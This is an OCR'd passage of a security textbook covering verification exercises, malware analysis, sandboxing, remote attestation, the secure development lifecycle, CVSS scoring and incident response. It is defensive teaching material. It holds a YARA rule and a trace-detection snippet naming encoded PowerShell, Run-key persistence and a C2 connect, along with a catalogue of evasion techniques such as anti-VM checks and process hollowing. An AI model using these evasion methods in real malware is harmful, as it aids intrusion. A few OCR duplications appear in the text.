Remark 6.2 (Bug-finding vs. verification). Static analysers span a spectrum: unsound bug-finders (fast, many false negatives but few false positives, e.g., linting) vs. sound verifiers (slow, no false negatives but many false positives). For security, soundness for the target bug class (injection, overflow) is preferred even if it means triaging noise; for productivity, precision wins.

Remark 6.3 (Choosing a property). Start with the property that matters most: memory safety for C/C++, injection freedom for web code, or functional correctness for a key derivation. A narrow, precisely stated property that the team can keep green in CI beats a broad, aspirational spec that is always red.

Example 6.2 (Taint in CI)**.** CodeQL query: `from Source s, Sink k where s.flowsTo(k) and not exists Sanitizer n | n.between(s,k) select k, "tainted flow"`. Landing this query in CI and annotating sanitizers (e.g., `htmlEscape`) turns a class of vulnerabilities into a build break rather than a post-release patch.

Remark 6.4 (Scaling to the codebase). Whole-program verification does not scale; compositional verification does. Verify critical modules (crypto, parsers, access control) with strong specs, and cover the rest with taint analysis and fuzzing. The report that matters is "which modules are verified for which properties," not "is the whole program verified."

6.6 Exercises

E6.1 **Hoare derivation.** Prove $\{x = n\}\ y := 0;\ \textit{while}\ x > 0\ \textit{do}\ \{y := y + x;\ x := x - 1\}\ \{y = n(n+1)/2\}$ by giving invariant I and showing each rule application. State where the consequence rule is used.

E6.2 **Model checking bound.** A program has 20 boolean state bits and a bug at depth 15. How many states in the worst case? Why does bounded checking to $k = 10$ miss it? What abstraction could make it visible without exploring 2^{20} states?

E6.3 **Taint spec.** For a web app, list two sources, two sinks and one sanitizer for each of (a) SQLi and (b) XSS. Draw a taint graph with one clean and one buggy path for each, and explain why string concatenation is still flagged even if a filter removes `<script>`.

E6.4 **Soundness vs. precision.** A taint analyser flags every `query = "..." + input` as SQLi (sound but imprecise). How would you reduce false positives without losing soundness? Discuss allow-listing sanitizers vs. demand-driven analysis.

E6.5 **Invariant inference.** Why is loop invariant inference undecidable in general? Give a loop where a human sees the invariant instantly but a simple analyser fails, and suggest an annotation or abstract domain that would help.

Chapter Notes

Hoare logic from Hoare (1969); separation logic (Reynolds, O'Hearn) extends it to heaps. Model checking is Clarke & Emerson and Sifakis (Turing Award 2007); SPIN (Holzmann), CBMC (Clarke et al.), and TLA+ (Lamport) are canonical tools. Taint analysis foundations in Volpano et al. and Livshits & Lam (2005); CodeQL, Infer and Semgrep are modern incarnations. Soundness/completeness trade-offs surveyed in Chess & McGraw.

Chapter 7

Malware Analysis, Sandboxing and Attestation

"Know your enemy as you know your code." — Malware is software with an adversarial goal. We learn how it hides, how we dissect it safely, and how hardware can attest what actually ran.

From zero: what malware wants. We start from a program that does something the user did not intend (steal, ransom, persist), then see static and dynamic analysis, isolation via sandboxing, and attestation that proves a machine's state to a remote verifier.

Learning Outcomes

After this chapter you will be able to:

(L1) classify malware by behaviour (virus, worm, trojan, ransomware, rootkit) and goal;

(L2) apply static (signatures, strings, CFG) and dynamic (sandbox trace) analysis;

(L3) explain sandboxing (seccomp, containers, VMs) and its escape surface;

(L4) describe remote attestation (TPM, SGX, measured boot) and what it proves;

(L5) reason about evasion (packing, anti-VM, polymorphism) and layered detection.

7.1 What Malware Does

Malware is defined by intent, not by bug: it is software that acts against the user's interest. Behaviour gives the taxonomy: virus (infects hosts), worm (self-propagates over network), trojan (masquerades as benign), ransomware (encrypts for ransom), spyware, rootkit (hides its presence by hooking the OS).

Definition 7.1 (Malware)**.** *Malware* is code that, when executed, violates the user's security policy: exfiltration, persistence, propagation, or denial. *Payload* is the malicious effect; *packer/crypter* is the obfuscation that hides

it; *C2* (command-and-control) is the remote infrastructure that directs it.



Figure 7.1: Malware lifecycle. Entry exploits a human or software flaw; the dropper unpacks the payload; persistence survives reboot; C2 directs the objective; hiding delays detection.

Modern malware is modular: an initial access broker sells entry, a loader fetches the next stage, and the final payload is rented as a service. Defence must therefore work at every stage, not just at the final payload.

7.2 Analysis: Static and Dynamic

Static analysis examines the binary without running it: strings, imports, entropy (packed sections have high entropy), control-flow graph, and YARA signatures (byte/regex rules). It is safe and fast but brittle against packing and polymorphism.

Dynamic analysis runs the sample in an instrumented environment and records behaviour: syscalls, file/network activity, registry changes. It sees unpacked code but can be evaded if the sample detects the analysis environment.

```
# YARA rule (signature for a family)
rule Emotet_Dropper {
    meta: description = "Emotet dropper heuristic"
    strings:
        $a = "powershell -enc" ascii
        $b = { 4D 5A 90 00 }  // MZ header dropped to disk
        $c = "VirtualAlloc" ascii
    condition: 2 of ($a,$b,$c)
}
# yara -r emotet.yar samples/
```



Figure 7.2: Two complementary lenses. Static is fast and misses packed/obfuscated code; dynamic sees real behaviour but can be evaded by environment checks.

```
# Dynamic trace sketch: syscall log from sandbox (e.g., Cuckoo, CAPE)
trace = [
    ("CreateFile", r"C:\Temp\evil.bin", "WRITE"),
    ("RegSetValue", r"HKCU\Software\Microsoft\Windows\CurrentVersion\Run", "evil"),
    ("Connect", "198.51.100.7:443"),
```

```
]
# Rule: file drop + persistence + C2 within 5 sec => high confidence malware
if any("Run" in k for k,_ in trace) and any("Connect"==a for a,_,_ in trace):
    print("suspicious: persistence + C2")
```

Evasion catalogue (longer): packing (UPX, custom), polymorphism/metamorphism (re-encrypt or rewrite each copy), anti-VM (check `VBox`, few files, no mouse movement), anti-debug (`IsDebuggerPresent`, timing checks), delayed execution, process hollowing (replace a suspended legitimate process), and living-off-the-land (use `powershell`, `wmic`, `mshta` instead of custom code). Behavioural detection thus monitors *actions*, not just *bytes*.

packing (UPX, custom), polymorphism/metamorphism (re-encrypt or rewrite each copy), anti-VM (check for `VBox`, few files, no mouse movement), delayed execution, and living-off-the-land (use `powershell`, `wmic` instead of custom code).

7.3 Sandboxing: Isolation that Contains

A sandbox confines untrusted code so that even if it is malicious, its reach is limited. Mechanisms form a hierarchy of strength vs. cost.

Seccomp / pledge / Capsicum Kernel filters that allow-list syscalls or capabilities. Cheap, fine-grained; protects the host from a compromised process.

Containers (namespaces, cgroups) Isolate filesystem, network and PIDs but share the kernel; escape via kernel bug is still possible.

VMs / microVMs (KVM, Firecracker) Hardware virtualisation gives a separate kernel; stronger isolation, higher startup cost.



Figure 7.3: Nested isolation. The untrusted process is restricted by a syscall filter inside a container/VM inside the host. Each layer shrinks the reachable kernel and host surface.

A sandbox is a policy: enumerate what the program *needs* (e.g., `read`, `write`, `openat` on its directory) and deny the rest. Tools: `seccomp-bpf` on Linux, `pledge` on OpenBSD, AppArmor/SELinux MAC, gVisor, Firecracker microVMs.

Sandbox escapes are bugs in the policy or in the kernel: overly broad `openat` that allows `/etc/shadow`, unfiltered `ioctl` that reaches a driver, or a kernel use-after-free that the sandbox was supposed to contain. Hence the nesting principle: even if seccomp is bypassed, the container still restricts the filesystem; even if the container is escaped, the VM still isolates the host.

```
// seccomp-bpf sketch: allow only read/write/exit (illustrative)
```

```c
#include <seccomp.h>
void lockdown(void){
    scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
    seccomp_load(ctx);
}
```

7.4 Attestation: Proving What Ran

Sandboxing limits what *can* happen; attestation proves what *did* happen to a remote party. A Trusted Platform Module (TPM) or TEE (Intel SGX, AMD SEV, ARM CCA) measures boot and code and signs the measurement.

Definition 7.2 (Remote attestation)**.** A prover with a hardware root of trust produces a *quote*: $\text{Sign}_{sk_{hw}}(\text{measurements}\|\text{nonce})$ where measurements are hashes of firmware, bootloader, kernel and application. A verifier checks the signature with the manufacturer's public key and decides whether the measurements match a known-good allow-list.

Measured boot chains hashes: firmware measures bootloader, bootloader measures kernel, kernel measures app; each extends a Platform Configuration Register (PCR) via $PCR_{new} = H(PCR_{old}\|\text{measure})$. A single bit change in any stage changes the final PCR, so the quote binds the entire stack.

Use cases: cloud nodes proving they run the expected enclave to a tenant, IoT devices proving firmware integrity to a fleet manager, and DRM / key management where a key is released only to an attested TEE (sealing). Remote attestation also underpins confidential computing: the customer verifies the cloud's TEE before sending sensitive data.

Remark 7.1 (Confidential computing reality). Attestation proves the TEE is genuine and the measurement matches, but the TCB is large (firmware, microcode, SDK) and side channels (Spectre, L1TF, Plundervolt) have repeatedly breached SGX enclaves. Production use thus pairs attestation with constant-time code inside the enclave, microcode updates, and a fallback that treats TEE compromise as a detectable, attestable failure rather than an impossibility.

Remark 7.2 (What attestation does not do). It proves *integrity* (what ran), not *absence of bugs* in what ran, nor privacy of data inside the TEE against side channels (SGX has had many). Pair attestation with verification (Ch. 6), sandboxing, and side-channel hardening.

7.5 Detection at Scale

Endpoints stream telemetry (syscalls, ETW, eBPF) to a detector that scores behaviour against rules and ML models. Trade-offs dominate: a sensitive rule ("any PowerShell with -enc") catches Emotet but fires on admin scripts; a specific rule (YARA with 3/3 strings) is quiet but misses variants. Deploy in tiers: high-precision rules block, medium-precision alert, low-precision log for hunting. Threat intelligence (IOCs, TTPs) and allow-lists tune the layers.

Remark 7.3 (Supply-chain lens). Modern malware often arrives via a compromised dependency or update (SolarWinds, 2020). Attestation (§
refsec:attestation) plus reproducible builds and Sigstore signing let a verifier check that the binary it runs matches the source it audited. No single control stops supply-chain compromise; the chain must be measured end to end.

Remark 7.4 (Hunting, not just blocking). Beyond blocking known families, hunt for TTPs (techniques, tactics, procedures) in the MITRE ATT&CK matrix: "process hollowing + registry persistence + DNS tunneling" is suspicious even if no hash matches. Hunting queries over telemetry catch novel variants that signatures miss.

Example 7.1 (Living off the land)**.** An attacker who runs `powershell -enc` or `rundll32` with a `javascript:` payload leaves no custom binary on disk; detection must trigger on the *behaviour* (encoded PowerShell plus network connect) rather than a file hash. This is why behavioural rules and parent-process anomalies matter.

7.6 Exercises

E7.1 **Static triage.** A binary has high-entropy section `.packed`, imports only `LoadLibrary` and `GetProcAddress`, and strings contain `powershell -enc`. What do you infer? Write a YARA rule and describe how you would unpack it for further static analysis.

E7.2 **Dynamic evasion.** A sample checks `CPUID` hypervisor bit, counts files in `C:\`, and sleeps 10 minutes before contacting C2. How does each evade a sandbox, and what sandbox countermeasures (e.g., VM hardening, time acceleration, network simulation) help?

E7.3 **Sandbox policy.** A PDF renderer needs to read one file, render it, and write a PNG. Write a seccomp allow-list for it and argue why `execve`, `socket` and `ptrace` must be denied. What remains as the escape surface?

E7.4 **Measured boot chain.** Firmware F, bootloader B, kernel K are measured as $PCR_{i+1} = H(PCR_i \| H(\text{component}))$. Show that changing any byte of B changes the final PCR that the verifier checks, and why replaying an old quote with a fresh nonce fails.

E7.5 **Layered defence.** Design detection at three stages (delivery, execution, C2) for a ransomware family: a mail filter, a sandbox rule, and a network indicator. Explain how each stage's false-positive cost shapes its threshold.

Chapter Notes

Malware analysis in Sikorski & Honig, *Practical Malware Analysis*; YARA by Victor Alvarez. Sandboxing: seccomp-bpf (Drewry, 2012), gVisor, Firecracker (AWS, 2018). Virtualization and containers surveyed in Brenner et al. Attestation from TPM 2.0 spec (TCG) and SGX (McKeen et al., 2013); measured boot and IMA in Sailer et al. (2004). Side-channel limits of TEEs in van Bulck et al. (Foreshadow, 2018).

Chapter 8

Secure Development: SDL, CVSS and Incident Response

> *"Security is a lifecycle, not a feature."* — From the first requirement to the post-mortem after a breach, every phase has a security job. The SDL makes it explicit, CVSS makes it comparable, and response makes it survivable.

From zero: how secure software is built. We assume no process background. We walk the lifecycle phase by phase (requirements → design → code → test → deploy → respond), define CVSS scoring, and practice incident response as a rehearsed playbook.

Learning Outcomes

After this chapter you will be able to:

(L1) map SDL activities to each development phase and argue their value;

(L2) run a lightweight threat model in a design review (DFD + STRIDE);

(L3) score a vulnerability with CVSS v3.1 base metrics and interpret severity;

(L4) describe incident response phases (prepare, detect, contain, eradicate, recover, lessons);

(L5) write a security requirement and a post-mortem that prevent recurrence.

8.1 The Secure Development Lifecycle (SDL)

Intuition: fixing a bug in requirements costs 1×; fixing it after release costs 100× (IBM/NIST data). The SDL (Microsoft, 2004) adds security activities to each phase so bugs are caught at the cheapest point.

Phase activities (lightweight version):



Figure 8.1: SDL as a loop. Each phase has a security activity; the post-mortem feeds back into requirements. Skipping early phases shifts cost to the most expensive right-hand side.

Requirements State security goals (CIA per asset), compliance needs, and abuse cases. Example: "The system shall enforce that user A cannot read user B's data under any API call."

Design DFD + STRIDE (Ch. 1), pick crypto/sandbox primitives, write down trust boundaries.

Implementation Secure coding standards (Ch. 2–4), safe defaults, code review with checklist, SAST (taint) in CI.

Verification Fuzzing + sanitizers (Ch. 5), DAST/ZAP, and verification (Ch. 6) for critical components.

Release Hardening (ASLR, W⊕X, canaries, CSP, HSTS), secrets management, least privilege deploy.

Response Monitor, detect, respond, and learn (see §8.5).

Example 8.1 (Security requirement)**.** Bad: "The app shall be secure." Good: "The export endpoint shall return only rows where `tenant_id = caller.tenant_id`, enforced at the query layer, verified by a taint test that fails if a tenant-unqualified query reaches the DB sink." A good requirement is testable and maps to a sink that CI can check.

Example 8.2 (Threat model in 30 minutes)**.** A new "export CSV" feature: draw the DFD delta (DB → service → HTTP response), STRIDE it (I: tamper export filter, D: large export DoS, E: export other tenant's data), add mitigations (tenant check, row limit, signed URL), and record residual risk. This fits in a design review and catches the most common multi-tenant bugs.

8.2 Threat Modeling in the Design Review

A design review without a threat model is a code review without a spec. The lightweight template: (1) draw the DFD delta for the feature, (2) STRIDE each element (at least T/I/D on flows, S/E on processes), (3) build a one-level attack tree for the top risk, (4) score with CVSS or DREAD, (5) record mitigations and residual risk as ADRs. Time-box to 30–60 minutes; the artefact is a paragraph and a diagram, not a tome.

Common oversight: forgetting the operational plane (logs, metrics, backups, admin tools). Each is a data store and a privilege boundary; STRIDE them too. An attacker who cannot breach the app may breach its logs (information disclosure) or its backup (tampering).

8.3 CVSS: Scoring What Matters

When several vulnerabilities compete for fix time, we need a common language for severity. CVSS v3.1 (FIRST) scores a vulnerability from 0.0 to 10.0 via *base* metrics (intrinsic), plus temporal and environmental adjustments.

Definition 8.1 (CVSS base metrics)**.** Exploitability: Attack Vector (N/A/L/P), Attack Complexity

(L/H), Privileges Required (N/L/H), User Interaction (N/R), Scope (U/C). Impact: Confidentiality, Integrity, Availability (H/L/N). Base score = $f(\text{exploitability}, \text{impact}, \text{scope})$ via a defined formula; severity is None/Low/Medium/High/Critical.



Figure 8.2: CVSS groups. Base metrics describe the bug itself; temporal metrics describe exploit maturity and remediation; environmental metrics adjust for the asset's business value.

```python
# CVSS vector intuition (illustrative; real scoring uses FIRST calculator)
vector = "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H"
# Network, Low complexity, No privileges, No user interaction, High impact on C/I/A
# => Critical (9.8) : unauthenticated remote code execution over the network
# Contrast: AV:P/AC:H/PR:H/UI:R/C:L  => Low (1.x) : needs physical access + admin + user click
def severity(score):
    if score >= 9.0: return "Critical"
    if score >= 7.0: return "High"
    if score >= 4.0: return "Medium"
    if score > 0: return "Low"
    return "None"
print(severity(9.8))  # Critical
```

Use CVSS to prioritise, not to decide alone: a Medium on the payment service may outrank a High on an internal tool. Pair the score with asset value (environmental metrics) and exploit availability (is there a public PoC? is it wormable?). Track mean-time-to-patch by severity band as an engineering KPI.

a Medium on the payment service may outrank a High on an internal tool. Pair the score with asset value (environmental metrics) and exploit availability.



Figure 8.3: CVSS severity bands. The numeric score maps to a band; engineering priority also weighs asset exposure and exploit-in-the-wild status.

8.4 Metrics and Continuous Improvement

What gets measured gets fixed. Useful SDL metrics: time to fix by CVSS band, % of features with a threat-model artefact, fuzz coverage and corpus size trends, SAST true-positive rate, and repeat-bug rate (same root cause twice). Review quarterly; a repeat bug means the SDL change from the last post-mortem did not land.

8.5 Incident Response

No lifecycle ends at deployment. NIST SP 800-61 defines six phases: Prepare, Detect, Contain, Eradicate, Recover, Lessons Learned. The goal is to shrink dwell time and prevent recurrence, not to assign blame.

Prepare Playbooks, logging, backups, and tabletop exercises. If you have not rehearsed (tabletop exercise where the team walks a scenario like "secret leaked on GitHub"), you are not prepared. Rehearsals surface missing logs, unclear ownership, and slow revocation before a real incident does.

, you are not prepared.

Detect & analyse Alerts from monitoring, SAST/DAST, and user reports; triage with CVSS + asset value; preserve evidence.

Contain Short-term (isolate host, block IP, revoke token) then long-term (patch, firewall rule, feature flag).

Eradicate & recover Remove persistence, patch the root cause, restore from known-good, verify with tests.

Lessons learned Blameless post-mortem, update SDL artefacts (requirements, threat model, tests) so the bug class cannot return.

```
# Minimal post-mortem template (store with the fix)
post_mortem = {
    "title": "Export CSV leaked cross-tenant data",
    "severity": "High (CVSS 7.5) -- AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N",
    "root_cause": "Missing tenant_id check in export query; taint source reached sink
        without sanitizer",
    "fix": "Add tenant guard + add CodeQL taint rule + regression test with two tenants",
    "action_items": ["taint rule landed", "fuzz export", "threat model updated"],
    "lessons": "SDL design review now required for any cross-tenant feature"
}
```

Remark 8.1 (Supply-chain SDL). Dependencies are part of your attack surface. Pin versions, vet updates, require Sigstore signatures and SLSA provenance, and run SCA (software composition analysis) in CI to flag known CVEs in transitive deps. An SDL that ignores the supply chain secures the house while leaving the windows open.

Remark 8.2 (Culture). Response quality is cultural: blameless post-mortems, no heroics, and a bias to fix the class, not just the instance. Every incident that does not update the SDL is a bug class waiting to fire again.

Remark 8.3 (Threat model debt). Like technical debt, skipped threat models accumulate. Track the number of features shipped without a model and the time from model to mitigation; both trending down is a sign the SDL is real, not just a document. Auditors and customers increasingly ask for these artefacts.

Example 8.3 (CVSS in prioritisation)**.** Two bugs: (A) CVSS 9.8 RCE on an internal tool behind VPN (environmental: CR:L), (B) CVSS 6.5 XSS on the payment page (CR:H, exploit in the wild). Environmental scoring plus exploit maturity correctly ranks B above A for the next sprint. The raw base score alone would mislead.

Remark 8.4 (Security champions). Embed a security champion in each feature team: not a gatekeeper but a reviewer who can draw the DFD, run the taint query, and call the IR tabletop. Champions scale the SDL without centralising it into a bottleneck.

Remark 8.5 (Bug bars). A bug bar defines the severity threshold that blocks release (e.g., "no Critical/High, Medium with exploit in the wild must be fixed or risk-accepted by security"). It makes the SDL's exit criteria explicit and prevents last-minute debates about whether a bug can ship.

8.6 Exercises

E8.1 **SDL mapping.** Your team adds "sign in with OAuth." For each SDL phase list one concrete activity (e.g., Requirements: abuse case "attacker links victim's account"). Which phase catches the cheapest fix if you skip it?

E8.2 **CVSS scoring.** Score: unauthenticated network RCE that gives full C/I/A, no user interaction. Choose AV/AC/PR/UI/S and estimate the base score band. How would S=C change the score compared with S=U?

E8.3 **Threat model delta.** A new admin bulk-import via CSV is proposed (upload → parse → DB). Draw the DFD delta, STRIDE it, and propose three mitigations. Which residual risk would you accept vs. must-fix before ship?

E8.4 **IR tabletop.** A secret key is found in a public GitHub repo. Walk the six IR phases, listing the first three commands or tickets you would create in each of Contain, Eradicate and Lessons Learned.

E8.5 **Post-mortem as code.** Write a one-page post-mortem for a reflected XSS that was deployed behind a weak CSP (`script-src 'unsafe-inline'`). Include root cause, CVSS, fix (encoding + CSP nonce), and the SDL change that prevents the class.

Chapter Notes

SDL from Howard & Lipner, *The Security Development Lifecycle* (Microsoft, 2006); modern variants include BSIMM and Google's SSDL. CVSS v3.1 is FIRST (2019); v4.0 (2023) adds granularity. Incident response is NIST SP 800-61; post-mortem culture from Allspaw and the SRE playbook; threat-model integration from Shostack.